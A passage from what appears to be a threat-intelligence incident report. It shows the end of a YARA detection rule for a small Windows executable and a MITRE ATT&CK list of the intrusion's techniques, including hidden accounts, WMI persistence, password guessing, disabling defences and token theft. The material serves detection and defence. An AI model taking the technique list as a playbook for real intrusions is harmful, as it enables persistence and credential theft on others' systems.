      $s16 = "The modified BSD license" fullword wide
      $s17 = "RootSign Partners CA1" fullword ascii
      $s18 = "\\/.gJ&" fullword ascii
      $s19 = "14012709" ascii
      $s20 = "140127110000Z0q1(0&" fullword ascii
   condition:
      uint16(0) == 0x5a4d and filesize < 40KB and
      8 of them
}
```

MITRE

```
T1053.005 - Scheduled Task/Job: Scheduled Task
T1136.001 - Create Account: Local Account
T1546.003 - Event Triggered Execution: Windows Management Instrumentation
Event Subscription
T1564.002 - Hide Artifacts: Hidden Users
T1059.003 - Command and Scripting Interpreter: Windows Command Shell
T1027.004 - Obfuscated Files or Information: Compile After Delivery
T1110.001 - Brute Force: Password Guessing
T1070.004 - Indicator Removal on Host: File Deletion
T1562.001 - Impair Defenses: Disable or Modify Tools
T1546.012 - Event Triggered Execution: Image File Execution Options
Injection
T1140 - Deobfuscate/Decode Files or Information
T1112 - Modify Registry
T1078 - Valid Accounts
T1134.001 - Token Impersonation/Theft
```

Internal case #12780

« SANS RANSOMWARE SUMMIT 2022, CAN YOU DETECT THIS?

BUMBLEBEE ROASTS ITS WAY TO DOMAIN ADMIN »

Detection Rules

DFIR Labs

Mentoring and Coaching